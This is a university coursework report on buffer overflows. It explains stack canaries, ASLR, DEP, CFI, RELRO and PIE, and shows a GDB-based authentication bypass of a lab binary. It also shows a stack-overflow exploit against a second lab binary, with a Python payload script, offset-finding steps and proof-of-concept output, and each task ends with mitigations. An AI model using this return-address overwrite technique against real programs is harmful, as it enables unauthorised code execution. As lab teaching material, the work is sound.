Buffer Overflow
Cyber Systems Architecture
Ben Hawarden: u5631702
Start: 04/12/2024

Contents

1 Task 1: Buffer Overflow and Defence Mechanisms [20 Marks]

1.1 What is a buffer overflow?

A buffer overflow is a memory corruption vulnerability in which a buffer allows more data than its intended storage capacity. As a result, when data is written to the buffer, a portion of it is overwritten to adjacent memory locations. This allows attackers to change the execution path of the program, run arbitrary code or access private files. They can achieve this by intentionally feeding the buffer malicious data, which gets overwritten to memory areas with executable code. The most common example is an attack to overwrite the Instruction Pointer (IP) register to point to an exploit payload, which can gain access into the system.




Figure 1: Buffer overflow visualisation

1.2 x86_64 vs x86 systems

Considering this vulnerable function in C:

```c
void vulnerable_function(char *input) {
    char buffer[64];
    strcpy(buffer, input);
}
```

On x86 systems, an attacker could exploit this vulnerability by:

- provides an input value exceeding 64 bytes, causing a buffer overflow.
- overwrites the return address on the stack to point to a malicious section of code injected into the buffer.
- Since the stack does not have executable protections, the injected code runs and grants the attacker control of the program.

On an x86_64 system with ASLR and DEP:

- the stack is not executable, so injected code cannot run directly from the buffer.
- ASLR randomises memory addresses, making it challenging to locate existing code to redirect the execution to.

1.3 Stack Canaries

Canaries are values between a buffer and control data within a stack to monitor buffer overflows. When the buffer overflows, the canary will be corrupted. When verified, it will alert an overflow, which can be handled accordingly, possibly by terminating the program. The canaries work similarly to a sentinel value (WIKI, 2023). Unfortunately, we cannot wholly rely on stack canaries as they can easily be bypassed through leaking and brute-forcing (CTF101, 2024).

Figure 2: Stack Canary

1.4 ASLR, DEP and SEHOP

x86_64 is inherently more secure than x86 as it offers more sophisticated protection features such as Address Space Layout Randomisation (ASLR) and Data Execution Protection (DEP). ASLR is a technique for randomly arranging the address space of important process areas such as stack positions, dynamic libraries and heap in memory (WIKI, 2018), which increases the difficulty of running arbitrary code in case of a buffer overflow attack. This causes the exploit memory offset to differ from what ASLR selected; instead of exploiting the vulnerable program, it will crash it (Thompson, 2020). On the other hand, DEP works by flagging certain sections of memory as non-executable or executable, which stops exploits from running arbitrary code in a non-executable memory region (Imperva). Structured exception handler overwrite protection (SEHOP) is another method of




Figure 3: ASLR randomisation

1.5 Control-Flow Integrity (CFI)

CFI is most predominant in x86_64. It ensures that the program's control flow follows legitimate execution paths, restricting the attacker from diverting execution to malicious code. CFI includes techniques such as code-pointer separation (CPS), code-pointer integrity (CPI), stack canaries, shadow stacks, and vtable pointer verification (Mathias Payer, 2014).




Figure 4: CFI diagram

1.6 Relocation Read-Only (RELRO)

RELRO is a security mechanism that protects binary executables from memory corruption and buffer overflow attacks. It prevents the modification of certain program memory sections, such as the Global Offset Table (GOT) and the Procedure Linkage Table (PLT), used in dynamic linking. By making these sections read-only, RELRO adds a layer of protection against exploits that rely on manipulating them.

RELRO has two types: partial RELRO and full RELRO. Enabling **Partial RELRO** provides basic protection by marking the GOT as read-only after it has been used for dynamic linking. This prevents modification of the GOT entries but does not fully protect all memory parts used by the dynamic linker (Sidhpurwala, 2019). On the other hand, enabling **Full RELRO** makes the entire GOT read-only, effectively preventing attackers from performing a *GOT overwrite* attack, a common exploit technique.

1.7 Position Independent Executables (PIE)

PIE is a type of binary that can be loaded into a random part of the program's address space. The goal of PIE is to increase the difficulty of attacks which rely on knowing the program memory layout. It achieves this increased security against buffer overflow attacks by working with ASLR.

Without PIE:

- If a program is compiled without PIE, the operating system loads it into a fixed memory location, such as 0x08048000 for the program code. This means an attacker who has discovered this address can launch attacks like buffer overflows.

With PIE:

- If a program is compiled as a PIE, the operating system can load it at a random address each time it runs (e.g., 0x7f3456789a00 or 0x55f3b2343000), making it extremely difficult for attackers to predict where the code will be loaded. The program's memory layout is random each time, so the attacker cannot simply guess the location of vulnerable code or data structures.

2 Task 2: Examining a Binary File with GDB [30 Marks]

2.1 Intro to Task 2

In these tasks, I have chosen to use the GNU Debugger (GDB), a debugging tool in UNIX created by GNU Project `https://www.sourceware.org/gdb/`, complementing it with the GEF (GDB Enhanced features) extension, which provides a set of powerful features and utilities for the GNU Debugger, improving its functionality and making reverse engineering easier. `https://github.com/hugsy/gef`.





Figure 5: function information

We can begin by examining the functions within the binary file using GDB with the GEF extension. We input the binary file into GDB and use the "info functions" command to do this. This lists the named functions defined in the source code: `main()` and `check_passphrase(char *)`, as seen in Figure 10. It also prints function symbols such as `strcmp@plt` and `puts@plt`, which implies that our program makes some comparisons and prints a result.

Evaluating these functions, it is apparent that `check_passphrase()` does some comparison, most likely a comparison from my input to an unknown value. We will disassemble it in our debugger to find more information about this function.




(a) Disassembled `check_passphrase` function

(b) `check_passphrase` function representation in C


Figure 6: Comparison of the disassembled function and its C representation.

Reading through this function, we can see that instruction 69 calls a `strcmp` function; this will be where it compares it to a secret passphrase. We can understand this better in C code using a reverse engineering platform like Binary Ninja, as seen in Figure 6b.

We can set a breakpoint for the `check_passphrase` function to bypass this function call. Once we have our breakpoint, we can run through the program until we see the strcmp function to find the address.



(a) Breakpoint for `check_passphrase` function



(b) Debugging individual instructions in `check_passphrase` function

Figure 7: Breakpoint setup and instruction debugging for `check_passphrase` function.

Now that we can see that our call function is at address 0x55555555522e, we can jump to the next valid instruction, which in this case would be at address 0x555555555235, which is the JNE instruction. We were presented with our access-granted message once we had jumped and bypassed the authentication.




Figure 8: Final Message

2.2 Mitigations

We can make this code more secure by first storing the hardcoded passphrase value (5785245892) using a has (e.g., SHA-256). This means that if the passphrase value is found via reverse engineering, it will be in a secure hash format and will be unusable.

We can also use an alternative function to strcmp, this is because strcmp is vulnerable to timing attacks, which allows the passphrase to be guessed letter by letter, an alternative we can use is `crypto_memcmp`, which is a constant-time comparison function version of strcmp.




Figure 9: Timing Attack

The most effective method to ensure the code is secure is to implement proper memory protection features. The reason that this should be implemented is because currently the passphrase is stored in memory and is easily accessible by memory-dumping techniques (GDB) or reverse engineering (Binary Ninja). To fix this vulnerability we can zero out sensitive memory after usage using functions such as `memset_s` or `explicit_bzero`.

3 Task 3: Exploit a Buffer Overflow [40 Marks]

3.1 BufferOverflow on Binary_Task3 program

We begin our debugging by obtaining information about the program's functions. Similar to task 2, we use the `info functions` command to list functions used within the program. This can help us find vulnerable functions such as strcpy, strcat, sprintf, gets, etc.




Figure 10: Task 3 function information

As illustrated in the figure 10, this program employs the strcpy function, which is susceptible to buffer overflows. The strcpy function operates by continuously reading input until it encounters a null terminator; however, if we fail to include one, it may cause the function to read input beyond the buffer's limit indefinitely, resulting in unexpected behaviour.

To verify this, we must fuzz our program to check for an overflow. Fuzzing is a technique that involves inputting invalid, unexpected, or random data into our program to observe how it responds to different inputs. We can fuzz our programme using a simple Python script that outputs numerous A's to assess how the program reacts to a substantial amount of data fed into it. This primarily aims to perform boundary checking, which can lead to a buffer overflow if not correctly implemented.




Figure 11: Fuzzing the program


In this example, we can see that we input 50 A's, which did not affect the program. This implies that the buffer is greater than 50 characters. Repeating this process, but with

200 A's, we run into a segmentation fault. This means we have overwritten the buffer and replaced the RIP with an invalid memory address, which caused the program to crash and report this error. As we can overwrite the RIP, we know the program is susceptible to a buffer overflow attack.

```
[#0] Id 1, Name: "Binary_Task3", stopped 0x4011f7 in vulnerable (), reason: SIGSEGV
```

Figure 12: Segmentation Error

Now that we know the program is vulnerable, we can begin the payload by finding the RIP offset. We will generate a random pattern and find the offset at which the pattern overwrites the RIP. Since the buffer is less than 200 characters, we will create a 250-character pattern to ensure the RIP is overwritten.




```
gef➤  pattern create 200
[+] Generating a pattern of 200 bytes (n=8)
aaaaaaaabaaaaaaacaaaaaaadaaaaaaaeaaaaaaafaaaaaaagaaaaaaahaaaaaaaiaaaaaaaja
araaaaaaasaaaaaaataaaaaaauaaaaaaavaaaaaaawaaaaaaaxaaaaaaayaaaaaaa
[+] Saved as '$_gef0'
gef➤
```

Figure 13

Figure 14: GEF Pattern Generation

Now that we have created our pattern, we can enter it into our program, check the frame information, find the RIP's new address, and search for the overwritten pattern to find the offset. We can use the "info frame" command and GDB's "pattern search" function.



```
gef➤  info frame
Stack level 0, frame at 0x7fffffffdce0:
 rip = 0x4011f7 in vulnerable; saved rip = 0x616161616161616a
 called by frame at 0x7fffffffdce8
 Arglist at 0x6161616161616169, args:
 Locals at 0x6161616161616169, Previous frame's sp is 0x7fffffffdce0
 Saved registers:
  rbp at 0x7fffffffdcd0, rip at 0x7fffffffdcd8
gef➤  pattern search 0x616161616161616a
[+] Searching for '6a61616161616161'/'616161616161616a' with period=8
[+] Found at offset 72 (little-endian search) likely
gef➤
```

Figure 15: Frame Info and Offset

The RIP's offset is 72 bytes, as shown in Figure 15. We can also deduce that the RBP's offset is 72 - 8 = 64 bytes because we use an x86_64 bit executable, meaning the RBP's size is 8 bytes. We can now check if we can overwrite the RIP by providing the program with 72 A's and 6 B's. If we successfully overwrite the RIP, we should see that the value changes to x4242424242424242, which is equivalent to 6 B's in hex.

```
gef➤  run $(python3 -c 'print("A"*72 + "B"*6)')
```

Figure 16: Python script to overwrite buffer and RIP

```
gef➤  info frame
Stack level 0, frame at 0x7fffffffdd58:
 rip = 0x424242424242; saved rip = 0x7fffffffde78
 called by frame at 0x7fffffffdd60
 Arglist at 0x7fffffffdd48, args:
 Locals at 0x7fffffffdd48, Previous frame's sp is 0x7fffffffdd58
 Saved registers:
  rip at 0x7fffffffdd50
gef➤
```

Figure 17: POC of overwritten RIP

As we can see, our saved RIP now has the value of x424242424242 (BBBBBB), as expected, which means we have successfully overflowed the buffer and written a new value to the RIP.

Now that we can successfully overwrite the instruction pointer and gain control over the stack, we can begin crafting our payload to inject into the program.

3.2 Script Creation

```
  GNU nano 8.0
import os
import sys

offset = 72
padding = b'A' * offset
shellAdd = b'\x96\x11\x40\x00\x00\x00' #x000000401196

payload = (padding + shellAdd)

file = open("payload.txt", "wb")
file.write(payload)
file.close
```

Figure 18: payload to overflow the program

3.2.1 Understanding the exploit




Figure 19: Stack Frame




Figure 20: Payload

The exploit will start with padding, filling the buffer and RBP with 72 bytes of characters. Once the buffer/RBP is full, we overflow the RIP value with the address of our shell code. I did this by noting the address of the shell function in Figure 10 (x0x0000000000401196) and converting it into a suitable format.




Figure 21: Preparing the shell address


Figure 21 demonstrates the process of preparing the address to be loaded into the program.

- Step 1-2: Break the address into byte pairs and remove any trailing zeros (as we only need 6 bytes for the RIP)
- Step 2-3: Reverse for little-endian; we do this by writing the bytes from least significant to most significant
- Step 3-4: Change the address so it is suitable for the exploit

Once we have a suitable format for the address, we print out the padding + shell address into a payload.txt file. This file will be inputted into the program.

3.2.2 Executing the payload

Once we run the program, we are returned with a payload.txt file, which we can view using the xxd tool. As demonstrated in Figure 22 below, the payload file contains our padding with the address of the shellcode. Viewing it in this hex representation gives us an idea of where the special characters come from.




```
┌──(root㉿kali)-[~/BufferOverflowTask3]
└─# xxd payload.txt
00000000: 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA
00000010: 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA
00000020: 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA
00000030: 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA
00000040: 4141 4141 4141 4141 9611 4000 0000       AAAAAAAA..@...

┌──(root㉿kali)-[~/BufferOverflowTask3]
└─# cat payload.txt
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA◆@
```


Figure 22: Contents of payload.txt

When we run this program with payload.txt as our parameter, it returns "You have successfully executed the shell function," which means that we have reached the shell code.



```
gef➤  run $(echo -n -e $(cat payload.txt))
Starting program: /root/BufferOverflowTask3/Binary_Task3 $(echo -n -e $(cat payload.txt))
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Received argv[1]: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA◆@
You entered: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA◆@
You have successfully executed the shell function!
[Inferior 1 (process 25391) exited normally]
gef➤
```

Figure 23: POC of shellcode (GDB)



```
┌──(root㉿kali)-[~/BufferOverflowTask3]
└─# ./Binary_Task3 $(echo -n -e $(cat payload.txt))
Received argv[1]: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA◆@
You entered: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA◆@
You have successfully executed the shell function!
```

Figure 24: POC of shell code

3.3 Mitigations

3.3.1 Checksec




Figure 25: Checksec

We can view the binaries properties/security features using the checks function. As shown in figure 25, all security functions have been disabled. To improve the security of our program, we can enable all the features: PIE, RELRO, NoExecute (NX), Stack Canaries, ASLR, etc.

3.3.2 Vulnerable functions

This program is vulnerable for several reasons. One reason is that it uses outdated and vulnerable functions, such as strcat, strcpy, and printf. These functions are considered obsolete because they do not perform bound checking, which means they do not check the input size or impose restrictions on the amount of data written to the buffer. Printf also leaves the program vulnerable to buffer overflows and format string exploits, meaning we can view private variables that should not be accessed.

3.3.3 Vulnerable Code Example

```c
char buffer[10];
strcpy(buffer, "This string is too long to fit in the buffer!");
```

Figure x shows strcpy blindly copying data into the buffer, which causes an overflow and overwrites data into adjacent memory.

3.3.4 Secure Code Example

```c
char buffer[10];
strncpy(buffer, "Safe string", sizeof(buffer) - 1);
buffer[sizeof(buffer) - 1] = '\0'; // Ensure null termination
```

Figure x shows a more secure version, which uses the strncpy function. This function takes an additional buffer size as a parameter, ensuring the input fits into the allocated memory.

Unbounded Function	**Issue**	**Safer Alternative**
`gets`	Reads input until a newline, potentially overflowing the buffer.	`fgets`
`strcpy`	Copies data without checking destination buffer size.	`strncpy` or `strlcpy`
`sprintf`	Formats data into a buffer without size limits.	`snprintf`
`strcat`	Concatenates strings without ensuring enough space in the destination buffer.	`strncat` or `strlcat`
`scanf`	Reads input without limiting field width, risking buffer overflows.	Use format specifiers (e.g., `%10s`)

Table 1: Comparison of Unbounded Functions, Issues, and Safer Alternatives

References

CTF101. Nop slide, 2024. URL https://ctf101.org/binary-exploitation/stack-canaries/.

Imperva. Buffer overflow attack. URL https://www.imperva.com/learn/application-security/buffer-overflow/#:~:text=Typically%2C%20buffer%20overflow%20attacks%20need,in%20a%20non%2Dexecutable%20region.

Volodymyr Kuznetsov Mathias Payer. On differences between the cfi, cps, and cpi properties, 2014. URL https://nebelwelt.net/blog/20141007-CFICPSCPIdiffs.html.

Huzaifa Sidhpurwala. Hardening elf binaries using relocation read-only (relro), 2019. URL https://www.redhat.com/en/blog/hardening-elf-binaries-using-relocation-read-only-relro.

Jacob Thompson. Six facts about address space layout randomization on windows, 2020. URL https://cloud.google.com/blog/topics/threat-intelligence/six-facts-about-address-space-layout-randomization-on-windows/.

WIKI. Address space layout randomization, 2018. URL https://en.wikipedia.org/wiki/Address_space_layout_randomization.

WIKI. Buffer overflow protection, 2023. URL https://en.wikipedia.org/wiki/Buffer_overflow_protection.